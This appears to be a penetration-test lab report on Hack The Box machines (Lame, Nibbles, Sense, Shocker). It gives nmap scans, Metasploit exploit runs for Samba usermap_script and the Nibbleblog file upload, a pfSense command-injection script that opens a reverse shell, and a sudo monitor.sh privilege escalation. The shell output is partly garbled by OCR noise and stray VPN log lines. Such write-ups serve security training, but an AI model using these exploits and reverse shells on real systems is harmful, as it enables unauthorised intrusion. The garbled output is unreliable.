      OS_Details: Tomato 1.27 - 1.28 (Linux 2.4.20)
      Uptime_guess: 497.102 days (since Sun Apr 26 08:43:06 2020)
      TCP_Sequence_Prediction: Difficulty=192 (Good luck!)
      IP_ID_Sequence_Generation: All zeros
      Service_Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

      Host script results:
      clock-skew: mean: 2h03m51s, deviation: 2h49m46s, median: 3m48s
      smb-os-discovery:
      | OS: Unix (Samba 3.0.20-Debian)
      | Computer name: lame
      | NetBIOS computer name:
      | Domain name: hackthebox.gr
      | FQDN: lame.hackthebox.gr
      | System time: 2021-09-05T11:12:37-04:00
      | smb-security-mode:
      | account_used: <blank>
      | authentication_level: user
      | challenge_response: supported
      | message_signing: disabled (dangerous, but default)
      | smb2-time: Protocol negotiation failed (SMB2)

      Filter Hosts
```

### Initial Shell Vulnerability Exploited

Samba "username map script" Command Execution


[https://www.rapid7.com/db/modules/exploit/multi/samba/usermap\\_script/](https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/)

**Vulnerability Explanation:** This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication

**Vulnerability Fix:** Update "Samba"

**Severity:** 10

### Initial Shell Screenshot:



The screenshot shows a terminal session on a Kali Linux system. The user is using the Metasploit Framework (msf6) to exploit a Samba 'username map script' vulnerability. The session starts with setting up the exploit module, configuring RHOSTS and LPORT, and then setting the target to 10.10.10.3. Finally, the exploit is run, resulting in a successful reverse TCP connection from the target host.

```
root@kali:~# msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

Name   Current Setting  Required  Description
RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>
RPORT          139        yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name   Current Setting  Required  Description
LHOST  127.0.0.1       yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

Exploit target:

Id  Name
--  --
0   Automatic

msf6 exploit(multi/samba/usermap_script) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.14.13
lhost => 10.10.14.13
msf6 exploit(multi/samba/usermap_script) >

msf6 exploit(multi/samba/usermap_script) > run 21:1806/64 dev tun0
[*] Starting reverse TCP handler on 10.10.14.13:4444 ...
[*] Command shell session 1 opened (10.10.14.13:4444 -> 10.10.3:37958) at 2021-09-05 11:45:07 -0400
whohami-05 11:45:11 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option
root-05 11:45:11 Initialization Sequence Completed
```

## Privilege Escalation

We can see that we are already a root

### Proof.txt Contents:

```
cd root-05 11:44:11 net_iface_mtu_s
ls 21-09-05 11:44:11 net_iface_up; s
Desktop-05 11:44:11 net_addr_v6_add
reset_logs.sh 44:11 net_route_v4_ad
root.txt 05 11:44:11 net_route_v4_ad
vnc.log-05 11:44:11 add_route_ipv6()
cat root.txt 11:44:11 net_route_v6_ad
```

**System IP: 10.10.10.75(Nibbles)**

### Service Enumeration

Server IP Address	Ports Open
10.10.10.75	<b>TCP:</b> 22,80
	<b>UDP:</b>

### Nmap Scan Results:

```
Target: 10.10.10.75
Command: nmap -T4 -A -v 10.10.10.75


Hosts: Services
OS Host      Nmap Output Ports / Hosts Topology Host Details Scans
      10.10.10.75
Completed nse at 09:01, 0.00s elapsed
Nmap scan report for 10.10.10.75
Host is up (0.35s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:d6:c1:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|   256 e6:ac:27:a3:b5:a9:fi:12:3c:34:a3:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Site doesn't have a title (text/html).
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.16 (95%), ASUS RT-N56U WAP (L
(94%), Linux 4.9 (94%), Linux 3.18 (93%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 202.072 days (since Fri Feb 19 06:17:46 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1  418.76 ms 10.10.14.1
2  418.87 ms 10.10.10.75

NSE: Script Post-scanning.
Initiating NSE at 09:01
Completed NSE at 09:01, 0.00s elapsed
Initiating NSE at 09:01
Completed NSE at 09:01, 0.00s elapsed
Initiating NSE at 09:01
Completed NSE at 09:01, 0.00s elapsed
Read data files from: /usr/bin/.../share/nmap
```


# בדיקות חסן תשתיות

## זיהוי מעבדות נמר




**Hello world!**

We direct to the page source with **ctrl+u**:



```
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

# **בדיקות חסן תשתיות זוח מעבדות נמר**



# בדיקות חסן תשתיות

## דוח מעבדות נמר


Sign in to Nibbleblog admin area

Username

Password

Remember me


[← Back to blog](#)



```
<config>
<name type="string">Nibbles</name>
<slogan type="string">Yum yum</slogan>
<footer type="string">Powered by Nibbleblog</footer>
<advanced_post_options type="integer">0</advanced_post_options>
<curl type="string">http://10.10.10.134/nibbleblog/</url>
<path type="string">/nibbleblog/</path>
<items_rss type="integer">4</items_rss>
<items_page type="integer">6</items_page>
<language type="string">en_US</language>
<timezone type="string">UTC</timezone>
<timestamp_format type="string">%d %B, %Y</timestamp_format>
<locale type="string">en_US</locale>
<img_resize type="integer">1</img_resize>
<img_resize_width type="integer">1000</img_resize_width>
<img_resize_height type="integer">600</img_resize_height>
<img_resize_quality type="integer">100</img_resize_quality>
<img_resize_option type="string">auto</img_resize_option>
<img_thumbnail type="integer">1</img_thumbnail>
<img_thumbnail_width type="integer">190</img_thumbnail_width>
<img_thumbnail_height type="integer">190</img_thumbnail_height>
<img_thumbnail_quality type="integer">100</img_thumbnail_quality>
<img_thumbnail_option type="string">landscape</img_thumbnail_option>
<theme type="string">simpler</theme>
<notification_comments type="integer">1</notification_comments>
<notification_session_fail type="integer">0</notification_session_fail>
<notification_session_start type="integer">0</notification_session_start>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
<seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
<seo_site_description type="string"/>
<seo_keywords type="string"/>
<seo_robots type="string"/>
<seo_google_code type="string"/>
<seo_bing_code type="string"/>
```

Username: admin

Password: nibbles



## Version

[Nibbleblog 4.0.3 "Coffee"](#) - Developed by Diego Najar

## Initial Shell Vulnerability Exploited

Nibbleblog File Upload Vulnerability

[https://www.rapid7.com/db/modules/exploit/multi/http/nibbleblog\\_file\\_upload/](https://www.rapid7.com/db/modules/exploit/multi/http/nibbleblog_file_upload/)

**Vulnerability Explanation:** Nibbleblog contains a flaw that allows an authenticated remote attacker to execute arbitrary PHP code.

**Vulnerability Fix:** Don't show us in page source the directory "Nibbleblog" and update the "Nibbleblog" version.

**Severity:** 10

**Initial Shell Screenshot:**

# בדיקות חסן תשתיות

## דוח מעבדות נמר

```
msf6 > search nibbleblog 4.0.3
Matching Modules
=====
#  Name
-  exploit/multi/http/nibbleblog_file_upload  2015-09-01   excellent  Yes  Nibbleblog File Upload Vulnerability
My image

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nibbleblog_file_upload
```

```
msf6 > use exploit/multi/http/nibbleblog_file_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/nibbleblog_file_upload) > options
Module options (exploit/multi/http/nibbleblog_file_upload):
Name      Current Setting  Required  Description
Name      Current Setting  Required  Description
PASSWORD    yes           The password to authenticate with
Proxies     no            A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS     yes           The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT      80            yes          The target port (TCP)
SSL        false          no           Negotiate SSL/TLS for outgoing connections
TARGETURI  /             yes          The base path to the web application
USERNAME    yes           The username to authenticate with
VHOST       no            HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST     192.168.1.41    yes          The listen address (an interface may be specified)
LPORT      4444           yes          The listen port
```

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.10.10.75
RHOSTS => 10.10.10.75
msf6 exploit(multi/http/nibbleblog_file_upload) > set LHOST 10.10.14.22
LHOST => 10.10.14.22
msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles
PASSWORD => nibbles
msf6 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog/
TARGETURI => /nibbleblog/
[*] Exploit running: msf6 exploit(multi/http/nibbleblog_file_upload) ...
```

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.10.10.75
RHOSTS => 10.10.10.75
msf6 exploit(multi/http/nibbleblog_file_upload) > set LHOST 10.10.14.22
LHOST => 10.10.14.22
msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles
PASSWORD => nibbles
msf6 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog/
TARGETURI => /nibbleblog/
[*] Exploit running: msf6 exploit(multi/http/nibbleblog_file_upload) ...
```

```
msf6 exploit(multi/http/nibbleblog_file_upload) > run
[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Sending stage (39282 bytes) to 10.10.10.75
[+] Deleted image.php
[*] Meterpreter session 1 opened (10.10.14.22:4444 → 10.10.10.75:37306) at 2021-09-12 05:19:21 -0400

meterpreter >
```

## Privilege Escalation

**Vulnerability Exploited:** Monitor sh

**Vulnerability Explanation:** we can see that we don't need a password if we used monitor.sh

**Vulnerability Fix:** Don't give a root permission with no password for all the files, directories and programs

**Severity:** 6

**Exploit Code: Monitor.sh**

**Proof Screenshot Here:**

```
meterpreter > shell
Process 1875 created.
Channel 3 created.
sudo -l
Matching Defaults entries for nibbler on Nibbles: 2021-09-12T09:48:37Z-0400
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User nibbler may run the following commands on Nibbles: 10.10.14.22:4444 -> 10.10.10.75:37306
  (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

```
(root) NOPASSWD:
cd home
ls
nibbler
cd nibbler
ls
personal.zip
user.txt
```

# בדיקות חסן תשתיות

## דוח מעבדות נמר

```
unzip personal.zip [htb] Peer Connection Initiated with [AF_INET]185.77.152.20:53555
Archive: personal.zip
  creating: personal/
  creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
ls -la
total 24
drwxr-xr-x  4 nibbler nibbler 4096 Sep 12 10:07 .
drwxr-xr-x  3 root    root    4096 Dec 10  2017 ..                            # mtu to 1624
-rw-r--r--  1 nibbler nibbler  0 Dec 29  2017 .bash_history
drwxrwxr-x  2 nibbler nibbler 4096 Dec 10  2017 .nano
drwxr-xr-x  3 nibbler nibbler 4096 Dec 10  2017 personal
-rw-r--r--  1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-rw-r--r--  1 nibbler nibbler  33 Sep 12 08:10 user.txt
```

```
cd personal
ls
stuff
cd stuff
ls
monitor.sh
```

```
echo "bash -i">> monitor.sh
```

```
ls -l
total 4
-rwxrwxrwx 1 nibbler nibbler 8 Sep 12 10:57 monitor.sh
chmod +x monitor.sh
ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 ..
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 0 8 Sep 12 10:57 monitor.sh
```

```
sudo /home/nibbler/personal/stuff/monitor.sh
bash: cannot set terminal process group (1368): Inappropriate ioctl for device
bash: no job control in this shell
root@Nibbles:/home/nibbler/personal/stuff# whoami
whoami
root@Nibbles:/home/nibbler/personal/stuff# Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_S
root@Nibbles:/home/nibbler/personal/stuff# Peer Connection Initiated with [AF_INET]185.77.152.20:53555
```

### Proof.txt Contents:

```
cd /root
ls -l net_ifaces_info_s
ls -l net_iface_up_s
ls -l net_addr_v4_addrs_s
cat root.txt
```

System IP: 10.10.10.60(Sense)

### Service Enumeration

Server IP Address	Ports Open
10.10.10.60	<b>TCP:</b> 80,443
	<b>UDP:</b>

### Nmap Scan Results:

```
Target: 10.10.10.60
Command: nmap -T4 -A -v 10.10.10.60
Nmap Output  Ports / Hosts  Topology  Host Details  Scans
nmap -T4 -A -v 10.10.10.60
Nmap scan report for 10.10.10.60
Host is up (0.15s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    lighttpd 1.4.35
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: lighttpd/1.4.35
|_ http-title: Did not follow redirect to https://10.10.10.60/
443/tcp   open  ssl/http lighttpd 1.4.35
| http-favicon: Unknown favicon MD5: 082559A7867CF27ACAB7E9867A8B320F
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: lighttpd/1.4.35
|_ http-title: Login
|_ ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=Compu...
|_ issuer: commonName=Common Name (eg, YOUR name)/organizationName=Compu...
|_ Public Key type: rsa
|_ Public Key bits: 1024
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2017-10-14T19:21:35
|_ Not valid after: 2023-04-06T19:21:35
|_ MD5: 65f8 b0ff 57d2 3468 2c52 0f44 8110 c622
|_ SHA-1: 4f7f 9a75 cb7f 70d3 8087 08cb 8c27 20dc 05f1 bb02
|_ ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at
Device type: specialized/general purpose
Running (JUST GUESSING): Comau embedded (92%), OpenBSD 4.X (91%), Linux
OS CPE: cpe:/o:openbsd:openbsd:4.0 cpe:/o:linux:linux_kernel:2.6.29
Aggressive OS guesses: Comau C4G robot control unit (92%), OpenBSD 4.0
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.000 days (since Thu Sep 30 06:09:24 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Randomized
Filter Hosts
```

# **בדיקות חסן תשתיות זוח מעבדות נמר**



# בדיקות חסן תשתיות

## דוח מעבדות נמר



```
10.10.10.60/changelog.txt +  
← → ⌂ ⌄ https://10.10.10.60/changelog.txt
```


```
# Security Changelog  
  
### Issue  
There was a failure in updating the firewall. Manual patching is therefore required  
  
### Mitigated  
2 of 3 vulnerabilities have been patched.  
  
### Timeline  
The remaining patches will be installed during the next maintenance window
```

```
10.10.10.60/system-user x +  
← → ⌂ ⌄ https://10.10.10.60/system-users.txt
```

```
####Support ticket###  
  
Please create the following user  
  
username: Rohit  
password: company defaults
```

Username: rohit

Password: pfsense, I found the password here:  
<https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html>



### Initial Shell Vulnerability Exploited

pfSense 2.1.3 status\_rrd\_graph\_img.php Command Injection

<https://www.exploit-db.com/exploits/43560>

**Vulnerability Explanation:** This script will return a reverse shell on specified listener address and port.

**Vulnerability Fix:** Update version of “pfsense”

**Severity:** 8

### Initial Shell Screenshot:

```
(root㉿kali)-[~] # python3 43560.py -h
usage: 43560.py [-h] [--rhost RHOST] [--lhost LHOST] [--lport LPORT] [--username USERNAME] [--password PASSWORD]
optional arguments:
  -h, --help            show this help message and exit
  --rhost RHOST         Remote Host
  --lhost LHOST         Local Host listener
  --lport LPORT         Local Port listener
  --username USERNAME   pfsense Username
  --password PASSWORD   pfsense Password
[...]
Status: Dashboard
System Information
Name: pfSense.localdomain
Version: 2.1.3-RELEASE (amd64)
CPU Type: AMD EPYC 7302P 16-Core Processor
Uptime: 00 Hour 49 Minutes 31 Seconds
Current datetime: Tue Oct 5 7:15:54 EDT 2021
DNS server(s): 127.0.0.1
Last config change: Wed Oct 18 17:26:14 EDT 2017
State table size: 0% (0/6020000)
MBUF Usage: 0% (0/6425600)
Load average: 0.07, 0.13, 0.17
CPU usage: (Updating in 10 seconds)
Memory usage: 0% of 2626 MB
SWAP usage: 0% of 4096 MB
Disk usage: 0% of 15G
```

```
(root㉿kali)-[~] # python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.33 --lport 1234 --username rohit --password pfsense
CSRF token obtained: RESOLVE: Cannot resolve
Running exploit...
Exploit completed: STGUSR1[soft,init_in]
```



```
[root@kali ~]# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.60: inverse host lookup failed: Unknown host
connect to [10.10.14.33] from (UNKNOWN) [10.10.10.60] 18249
sh: can't access tty; job control turned off
# whoami
root
#
```

## Privilege Escalation

We can see that we are already a root.

### Proof.txt Contents:

```
# cd root 10:29:18 PUSH
# ls
.adtbeef:2::101f/64 0
.cshrc-05 10:29:18 OPTI
.first_time10:29:18 OPTI
.gitsync_merge.sample TI
.hushlogin 10:29:18 OPTI
.login-05 10:29:18 OPTI
.part_mount10:29:18 OPTI
.profile-05 10:29:18 OPTI
.shrc10:29:18 Data
.tcshrc-05 10:29:18 Outg
root.txt05 10:29:18 Inco
# cat root.txt
# Pres
```

## System IP: 10.10.10.56(Shocker)

### Service Enumeration

Server IP Address	Ports Open
10.10.10.56	<b>TCP:</b> 80,2222
	<b>UDP:</b>

### Nmap Scan Results:


```
Target: 10.10.10.56 | Profile: Intense scan
Command: nmap -T4 -A -v 10.10.10.56
Nmap Output | Ports / Hosts | Topology | Host Details | Scans
OS Host      nmap -T4 -A -v 10.10.10.56
10.10.10.56
Nmap scan report for 10.10.10.56
Host is up (0.16s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
2222/tcp  open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 c4:f8:ad:e8:f8:04:77:de:c1:15:0d:63:0a:18:7e:49 (RSA)
|_ 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_ 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ )
TCP/IP fingerprint:
OS:CAN V=7. 91%e=4%o=9/13%OT=8%CT=1%CU=38238%PV=Y%DS=2%DC=T%G=Y%TM=613F69A
OS:4%P=x86_64-pc-linux-gnu|SE0(S=102%GCD=1%I5R=108%T=Z%CI=I%TS=8)SE0(Sp=1
OS:0%2%GCD=1%ISRE=188%T=Z%CI=I%II=1%Ts=8)OPS(01=M54DST11NW6$02=M54DST11NW6$0
OS:3=M54DNT11NW6$04=M54DST11NW6$05=M54DST11NW6$06=M54DST11)WIN(WL=7120%W2=
OS:7120%W3=7120%W4=7120%W5=7120%W6=7120)ECNI(R=Y&DF=Y&T=40%W=7210%O=M54DNNSN
OS:W6%CC=Y%)T1(R=Y&DF=Y%)=40%$O%A$+F=A%RD=0%Q=)T2(R=N)T3(R-N)T4(R=Y&D
OS:F=Y%)=40%W=0%$A%Z%F=R%=R%D=0%Q=)T5(R=Y&DF=Y&T=40%W=0%$Z%A=S+F=AR%0
OS:,%D=0%Q=)T6(R=Y&DF=Y&T=40%W=0%$A%Z%F=R%D=0%Q=)T7(R=Y&DF=Y&T=40%W
OS:,%S%Z%A=S+F=AR%0%RD=0%Q=)U1(R=Y&DF=N%T=40%PL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DF=N%T=40%CD=S)

Uptime guess: 198.839 days (since Fri Feb 26 14:01:11 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT           ADDRESS
1   233.30 ms  10.10.14.1
```

